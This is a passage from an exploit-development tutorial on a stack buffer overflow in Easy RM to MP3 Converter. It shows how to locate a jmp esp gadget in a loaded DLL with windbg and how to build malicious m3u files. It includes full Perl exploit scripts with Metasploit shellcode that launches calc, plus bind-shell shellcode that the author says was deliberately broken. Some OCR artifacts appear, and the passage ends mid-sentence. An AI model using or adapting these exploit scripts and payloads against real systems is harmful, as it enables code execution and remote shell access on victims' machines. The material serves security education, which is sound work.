Jumping to ESP is a very common thing in windows applications. In fact, Windows applications use one or more dll’s, and these dll’s contains lots of code instructions. Furthermore, the addresses used by these dll’s are pretty static. So if we could find a dll that contains the instruction to jump to esp, and if

we could overwrite EIP with the address of that instruction in that dll, then it should work, right ?
Let's see. First of all, we need to figure out what the opcode for "jmp esp" is.
We can do this by Launching Easy RM to MP3, then opening windbg and hook windbg to the Easy RM to MP3 application. (Just connect it to the process, don't do anything in Easy RM to MP3). This gives us the advantage that windbg will see all dll's/modules that are loaded by the application. (It will become clear why I mentioned this)



```
1420 IrelKE.exe
1620 svchost.exe
1876 spoolsv.exe
 208 svchost.exe
 252 vmsrvc.exe
 356 vpcmap.exe
 628 alg.exe
2000 wscntfy.exe
 512 explorer.exe
1852 vmusrvc.exe
 460 ctfmon.exe
 996 SafeCfg.exe
 564 dllhost.exe
3992 ruby.exe
2708 cmd.exe
1804 bash.exe
4040 cmd.exe
1872 wuauclt.exe
2908 notepad.exe
2788 RM2MP3Converter.exe
```

Upon attaching the debugger to the process, the application will break.
In the windbg command line, at the bottom of the screen, enter a *(assemble)* and press return
Now enter jmp esp and press return



```
ModLoad: 71a90000 71a98000   C:\WINDOWS\system32\wshtcpip.dll
(ae4.fd4): Break instruction exception - code 80000003 (first chance)
eax=7ffdb000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c90120e esp=02c2ffcc ebp=02c2fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\ntdll.dll -
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:014> a
7c90120e jmp esp
jmp esp
```

Press return again.
Now enter u *(unassemble)* followed by the address that was shown before entering   jmp esp

```
0:014> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e ffe4            jmp     esp
7c901210 8bff            mov     edi,edi
ntdll!DbgUserBreakPoint:
7c901212 cc              int     3
7c901213 c3              ret
7c901214 8bff            mov     edi,edi
7c901216 8b442404        mov     eax,dword ptr [esp+4]
7c90121a cc              int     3
7c90121b c20400          ret     4
```

Next to 7c90120e, you can see ffe4. This is the opcode for jmp esp
Now we need to find this opcode in one of the loaded dll's.
Look at the top of the windbg window, and look for lines that indicate dll's that belong to the Easy RM to MP3 application :

```
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.

*** wait with pending attach
Symbol search path is: *** Invalid ***
****************************************************************************
* Symbol loading may be unreliable without a symbol search path.           *
* Use .symfix to have the debugger choose a symbol path.                   *
* After setting your symbol path, use .reload to refresh symbol locations. *
****************************************************************************
Executable search path is:
ModLoad: 00400000 004be000   C:\Program Files\Easy RM to MP3 Converter\RM2MP3Converter.exe
ModLoad: 7c900000 7c9b2000   C:\WINDOWS\system32\ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78050000 78120000   C:\WINDOWS\system32\WININET.dll
ModLoad: 77c10000 77c68000   C:\WINDOWS\system32\msvcrt.dll
ModLoad: 77f60000 77fd6000   C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 77dd0000 77e6b000   C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f02000   C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000   C:\WINDOWS\system32\Secur32.dll
ModLoad: 77f10000 77f59000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000   C:\WINDOWS\system32\USER32.dll
```

```
ModLoad: 00330000 00339000   C:\WINDOWS\system32\Normaliz.dll
ModLoad: 78000000 78045000   C:\WINDOWS\system32\iertutil.dll
ModLoad: 77c00000 77c08000   C:\WINDOWS\system32\VERSION.dll
ModLoad: 73dd0000 73ece000   C:\WINDOWS\system32\MFC42.DLL
ModLoad: 763b0000 763f9000   C:\WINDOWS\system32\comdlg32.dll
ModLoad: 5d090000 5d12a000   C:\WINDOWS\system32\COMCTL32.dll
ModLoad: 7c9c0000 7d1d7000   C:\WINDOWS\system32\SHELL32.dll
ModLoad: 76080000 760e5000   C:\WINDOWS\system32\MSVCP60.dll
ModLoad: 76b40000 76b6d000   C:\WINDOWS\system32\WINMM.dll
ModLoad: 76390000 763ad000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 773d0000 774d3000   C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\co
ModLoad: 74720000 7476c000   C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000   C:\WINDOWS\system32\msctfime.ime
ModLoad: 774e0000 7761d000   C:\WINDOWS\system32\ole32.dll
ModLoad: 10000000 10071000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71ab0000 71ac7000   C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000   C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 00ce0000 00d7f000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01a90000 01b01000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec00.dll
ModLoad: 00c80000 00c87000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec01.dll
ModLoad: 01b10000 01fdd000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll
ModLoad: 01fe0000 01ff1000   C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 77120000 771ab000   C:\WINDOWS\system32\OLEAUT32.dll
```

If we can find the opcode in one of these dll's, then we have a good chance of making the exploit work reliably across windows platforms. If we need to use a dll that belongs to the OS, then we might find that the exploit does not work for other versions of the OS. So let's search the area of one of the Easy RM to MP3 dll's first.
We'll look in the area of C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll. This dll is loaded between 01b10000 and 01fd000. Search this area for ff e4 :

```
0:014> s 01b10000 l 01fdd000 ff e4
01ccf23a  ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff ff e8 f3  ....N..D$.......
01d0023f  ff e4 fb 4d 1b a6 9c ff-ff 54 a2 ea 1a d9 9c ff  ...M.....T......
01d1d3db  ff e4 ca ce 01 20 05 93-19 09 00 00 00 00 d4 d1  ..... ..........
01d3b22a  ff e4 07 07 f2 01 57 f2-5d 1c d3 e8 09 22 d5 d0  ......W.]...."..
01d3b72d  ff e4 09 7d e4 ad 37 df-e7 cf 25 23 c9 a0 4a 26  ...}..7...%#..J&
01d3cd89  ff e4 03 35 f2 82 6f d1-0c 4a e4 19 30 f7 b7 bf  ...5..o..J..0...
01d45c9e  ff e4 5c 2e 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb  ..\.....y.......
01d503d9  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01d51400  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
01d5736d  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01d5ce34  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
01d60159  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01d62ec0  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
0221135b  ff e4 49 20 02 e8 49 20-02 00 00 00 00 ff ff ff  ..I ..I ........
0258ea53  ff e4 ec 58 02 00 00 00-00 00 00 00 00 08 02 a8  ...X............
```

Excellent. (I did not expect otherwise… jmp esp is a pretty common instruction). When selecting an address, it is important to look for null bytes. You should try to avoid using addresses with null bytes (especially if you need to use the buffer data that comes after the EIP overwrite. The null byte would become a string terminator and the rest of the buffer data will become unusable).

Another good area to search for opcodes is

"s 70000000 l fffffff ff e4" (which would typically give results from windows dll's)

Note : there are other ways to get opcode addresses :

- findjmp (from Ryan Permeh) : compile findjmp.c and run with the following parameters :

  findjmp <DLLfile> <register>. Suppose you want to look for jumps to esp in kernel32.dll, run "findjmp kernel32.dll esp"

  On Vista SP2, you should get something like this :

  Findjmp, Eeye, I2S-LaB

Findjmp2, Hat-Squad

Scanning kernel32.dll for code useable with the esp register

0x773AF74B call esp

Finished Scanning kernel32.dll for code useable with the esp register

Found 1 usable addresses

- the metasploit opcode database
- memdump (see one of the next tutorial posts
- pvefindaddr, a plugin for Immunity Debugger. In fact, this one is highly recommended because it will automatically filter unreliable pointers.

Since we want to put our shellcode in ESP (which is placed in our payload string after overwriting EIP), the jmp esp address from the list must not have null bytes. If this address would have null bytes, we would overwrite EIP with an address that contains null bytes. Null byte acts as a string terminator, so everything that follows would be ignored. In some cases, it would be ok to have an address that starts with a null byte. If the address starts with a null byte, because of little endian, the null byte would be the last byte in the EIP register. And if you are not sending any payload after overwrite EIP (so if the shellcode is fed before overwriting EIP, and it is still reachable via a register), then this will work.

Anyways, we will use the payload after overwriting EIP to host our shellcode, so the address should not contain null bytes.

The first address will do : 0x01ccf23a

Verify that this address contains the jmp esp (so unassemble the instruction at 01ccf23a):

```
0:014> u 01ccf23a
MSRMCcodec02!CAudioOutWindows::WaveOutWndProc+0x8bfea:
01ccf23a ffe4            jmp     esp
01ccf23c ff8d4e10c744    dec     dword ptr <Unloaded_POOL.DRV>+0x44c7104d (44c7104e)[ebp]
01ccf242 2410            and     al,10h
01ccf244 ff              ???
01ccf245 ff              ???
01ccf246 ff              ???
01ccf247 ff              ???
01ccf248 e8f3fee4ff      call    MSRMCcodec02!CTN_WriteHead+0xd320 (01b1f140)
```

If we now overwrite EIP with 0x01ccf23a, a jmp esp will be executed. Esp contains our shellcode… so we should now have a working exploit. Let’s test with our “NOP & break” shellcode.

Close windbg.

Create a new m3u file using the script below :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);

my $shellcode = "\x90" x 25;

$shellcode = $shellcode."\xcc";  #this will cause the application to break, simulating shellcode, but allowing you to further debug
$shellcode = $shellcode."\x90" x 25;

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

```
(21c.e54): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c
eip=000ff745 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
```

```
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff734:
000ff745 cc              int     3
0:000> d esp
000ff730  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff740  90 90 90 90 90 cc 90 90-90 90 90 90 90 90 90 90  ................
000ff750  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 00  ................
000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Run the application again, attach windbg, press "g" to continue to run, and open the new m3u file in the application.
The application now breaks at address 000ff745, which is the location of our first break. So the jmp esp worked fine (esp started at 000ff730, but it contains NOPs all the way up to 000ff744).
All we need to do now is put in our real shellcode and finalize the exploit.
Close windbg again.

Get shellcode and finalize the exploit

Metasploit has a nice payload generator that will help you building shellcode. Payloads come with various options, and (depending on what they need to do), can be small or very large. If you have a size limitation in terms of buffer space, then you might even want to look at multi-staged shellcode, or using specifically handcrafted shellcodes such as this one (32byte cmd.exe shellcode for xp sp2 en). Alternatively, you can split up your shellcode in smaller 'eggs' and use a technique called 'egg-hunting' to reassemble the shellcode before executing it. Tutorial 8 and 10 talk about egg hunting and omelet hunters.

Let's say we want calc to be executed as our exploit payload, then the shellcode could look like this :


```
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode = "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
```

Finalize the perl script, and try it out :

```
#
# Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker
# Written by Peter Van Eeckhoutte
# http://www.corelan.be
# Greetings to Saumil and SK :-)
#
# tested on Windows XP SP3 (En)
#
#
#
my $file= "exploitrmtomp3.m3u";

my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll
my $shellcode = "\x90" x 25;

# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

First, turn off the autopopup registry setting to prevent the debugger from taking over. Create the m3u file, open it and watch the application die (and calc should be opened as well).

Boom ! We have our first working exploit !



Easy RM to MP3 Converter

Easy RM to MP3 Converter has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

You may have noticed that I kept 25 nops (0x90) before the shellcode. Don't worry about it too much right now. As you will continue to learn about exploiting (and when you reach the chapter about writing shellcode), you will learn why this may be required.

What if you want to do something else than launching calc ?

You could create other shellcode and replace the "launch calc" shellcode with your new shellcode, but this code may not run well because the shellcode may be bigger, memory locations may be different, and longer shellcode increases the risk on invalid characters in the shellcode, which need to be filtered out.

Let's say we want the exploit bind to a port so a remote hacker could connect and get a command line.


This shellcode may look like this :

```
# windows/shell_bind_tcp - 344 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, LPORT=5555, RHOST=
"\x31\xc9\xbf\xd3\xc0\x5c\x46\xdb\xc0\xd9\x74\x24\xf4\x5d" .
```

```
"\xb1\x50\x83\xed\xfc\x31\x7d\x0d\x03\x7d\xde\x22\xa9\xba" .
"\x8a\x49\x1f\xab\xb3\x71\x5f\xd4\x23\x05\xcc\x0f\x87\x92" .
"\x48\x6c\x4c\xd8\x57\xf4\x53\xce\xd3\x4b\x4b\x9b\xbb\x73" .
"\x6a\x70\x0a\xff\x58\x0d\x8c\x11\x91\xd1\x16\x41\x55\x11" .
"\x5c\x9d\x94\x58\x90\xa0\xd4\xb6\x5f\x99\x8c\x6c\x88\xab" .
"\xc9\xe6\x97\x77\x10\x12\x41\xf3\x1e\xaf\x05\x5c\x02\x2e" .
"\xf1\x60\x16\xbb\x8c\x0b\x42\xa7\xef\x10\xbb\x0c\x8b\x1d" .
"\xf8\x82\xdf\x62\xf2\x69\xaf\x7e\xa7\xe5\x10\x77\xe9\x91" .
"\x1e\xc9\x1b\x8e\x4f\x29\xf5\x28\x23\xb3\x91\x87\xf1\x53" .
"\x16\x9b\xc7\xfc\x8c\xa4\xf8\x6b\xe7\xb6\x05\x50\xa7\xb7" .
"\x20\xf8\xce\xad\xab\x86\x3d\x25\x36\xdc\xd7\x34\xc9\x0e" .
"\x4f\xe0\x3c\x5a\x22\x45\xc0\x72\x6f\x39\x6d\x28\xdc\xfe" .
"\xc2\x8d\xb1\xff\x35\x77\x5d\x15\x05\x1e\xce\x9c\x88\x4a" .
"\x98\x3a\x50\x05\x9f\x14\x9a\x33\x75\x8b\x35\xe9\x76\x7b" .
"\xdd\xb5\x25\x52\xf7\xe1\xca\x7d\x54\x5b\xcb\x52\x33\x86" .
"\x7a\xd5\x8d\x1f\x83\x0f\x5d\xf4\x2f\xe5\xa1\x24\x5c\x6d" .
"\xb9\xbc\xa4\x17\x12\xc0\xfe\xbd\x63\xee\x98\x57\xf8\x69" .
"\x0c\xcb\x6d\xff\x29\x61\x3e\xa6\x98\xba\x37\xbf\xb0\x06" .
"\xc1\xa2\x75\x47\x22\x88\x8b\x05\xe8\x33\x31\xa6\x61\x46" .
"\xcf\x8e\x2e\xf2\x84\x87\x42\xfb\x69\x41\x5c\x76\xc9\x91" .
"\x74\x22\x86\x3f\x28\x84\x79\xaa\xcb\x77\x28\x7f\x9d\x88" .
"\x1a\x17\xb0\xae\x9f\x26\x99\xaf\x49\xdc\xe1\xaf\x42\xde" .
"\xce\xdb\xfb\xdc\x6c\x1f\x67\xe2\xa5\xf2\x98\xcc\x22\x03" .
"\xec\xe9\xed\xb0\x0f\x27\xee\xe7";
```

As you can see, this shellcode is 344 bytes long (and launching calc only took 144 bytes).

If you just copy&paste this shellcode, you may see that the vulnerable application does not even crash anymore.



```
Failure in loading the file(C:\sploits\9X [illegible]
```

This – most likely – indicates either a problem with the shellcode buffer size (but you can test the buffer size, you'll notice that this is not the issue), or we are faced with invalid characters in the shellcode. You can exclude invalid characters when building the shellcode with metasploit, but you'll have to know which characters are allowed and which aren't. By default, null bytes are restricted (because they will break the exploit for sure), but what are the other characters ?

The m3u file probably should contain filenames. So a good start would be to filter out all characters that are not allowed in filenames and filepaths. You could also restrict the character set altogether by using another decoder. We have used shikata_ga_nai, but perhaps alpha_upper will work better for filenames. Using another encoded will most likely increase the shellcode length, but we have already seen (or we can simulate) that size is not a big issue.

Let's try building a tcp shell bind, using the alpha_upper encoder. We'll bind a shell to local port 4444. The new shellcode is 703 bytes.

```
# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
"\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
```


```
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .
<...>
"\x50\x41\x41";
```

Let’s use this shellcode. The new exploit looks like this : P.S. I have manually broken the shellcode shown here. So if you copy & paste the exploit it will not work. But you should know by now how to make a working exploit.

```
#
# Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker
# Written by Peter Van Eeckhoutte
# http://www.corelan.be
# Greetings to Saumil and SK :-)
#
# tested on Windows XP SP3 (En)
#
#
#
my $file= "exploitrmtomp3.m3u";

my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $shellcode = "\x90" x 25;

# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
$shellcode=$shellcode."\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x00\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .
"\x47\x43\x43\x47\x42\x51\x4f\x50\x54\x4b\x4f\x48\x50\x42" .
"\x48\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x50\x50\x4b\x4f\x48" .
"\x56\x51\x4f\x4d\x59\x4d\x35\x45\x36\x4b\x31\x4a\x4d\x43" .
"\x38\x43\x32\x46\x35\x43\x5a\x44\x42\x4b\x4f\x4e\x30\x42" .
"\x48\x48\x59\x45\x59\x4c\x35\x4e\x4d\x50\x57\x4b\x4f\x48" .
"\x56\x46\x33\x46\x33\x46\x33\x50\x53\x50\x53\x50\x43\x51" .
"\x43\x51\x53\x46\x33\x4b\x4f\x4e\x30\x43\x56\x45\x38\x42" .
"\x31\x51\x4c\x42\x46\x46\x33\x4c\x49\x4d\x31\x4a\x35\x42" .
"\x48\x4e\x44\x44\x5a\x44\x30\x49\x57\x50\x57\x4b\x4f\x48" .
"\x56\x43\x5a\x44\x50\x50\x51\x51\x45\x4b\x4f\x4e\x30\x43" .
"\x58\x49\x34\x4e\x4d\x46\x4e\x4b\x59\x50\x57\x4b\x4f\x4e" .
```

```
"\x36\x50\x53\x46\x35\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x50" .
"\x49\x4d\x56\x50\x49\x51\x47\x4b\x4f\x48\x56\x50\x50\x50" .
"\x54\x50\x54\x46\x35\x4b\x4f\x48\x50\x4a\x33\x45\x38\x4a" .
"\x47\x44\x39\x48\x46\x43\x49\x50\x57\x4b\x4f\x48\x56\x50" .
"\x55\x4b\x4f\x48\x50\x42\x46\x42\x4a\x42\x44\x45\x36\x45" .
"\x38\x45\x33\x42\x4d\x4d\x59\x4b\x55\x42\x4a\x46\x30\x50" .
"\x59\x47\x59\x48\x4c\x4b\x39\x4a\x47\x43\x5a\x50\x44\x4b" .
"\x39\x4b\x52\x46\x51\x49\x50\x4c\x33\x4e\x4a\x4b\x4e\x47" .
"\x32\x46\x4d\x4b\x4e\x51\x52\x46\x4c\x4d\x43\x4c\x4d\x42" .
"\x5a\x50\x38\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x42\x52\x4b" .
"\x4e\x4e\x53\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x49" .
"\x46\x51\x4b\x46\x37\x46\x32\x50\x51\x50\x51\x46\x31\x42" .
"\x4a\x45\x51\x46\x31\x46\x31\x51\x45\x50\x51\x4b\x4f\x48" .
"\x50\x43\x58\x4e\x4d\x4e\x39\x45\x55\x48\x4e\x51\x43\x4b" .
"\x4f\x49\x46\x43\x5a\x4b\x4f\x4b\x4f\x47\x47\x4b\x4f\x48" .
"\x50\x4c\x4b\x46\x37\x4b\x4c\x4c\x43\x49\x54\x45\x34\x4b" .
"\x4f\x4e\x36\x50\x52\x4b\x4f\x48\x50\x43\x58\x4c\x30\x4c" .
"\x4a\x44\x44\x51\x4f\x46\x33\x4b\x4f\x48\x56\x4b\x4f\x48" .
"\x50\x41\x41";

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Create the m3u file, open it in the application. Easy RM to MP3 now seems to hang :



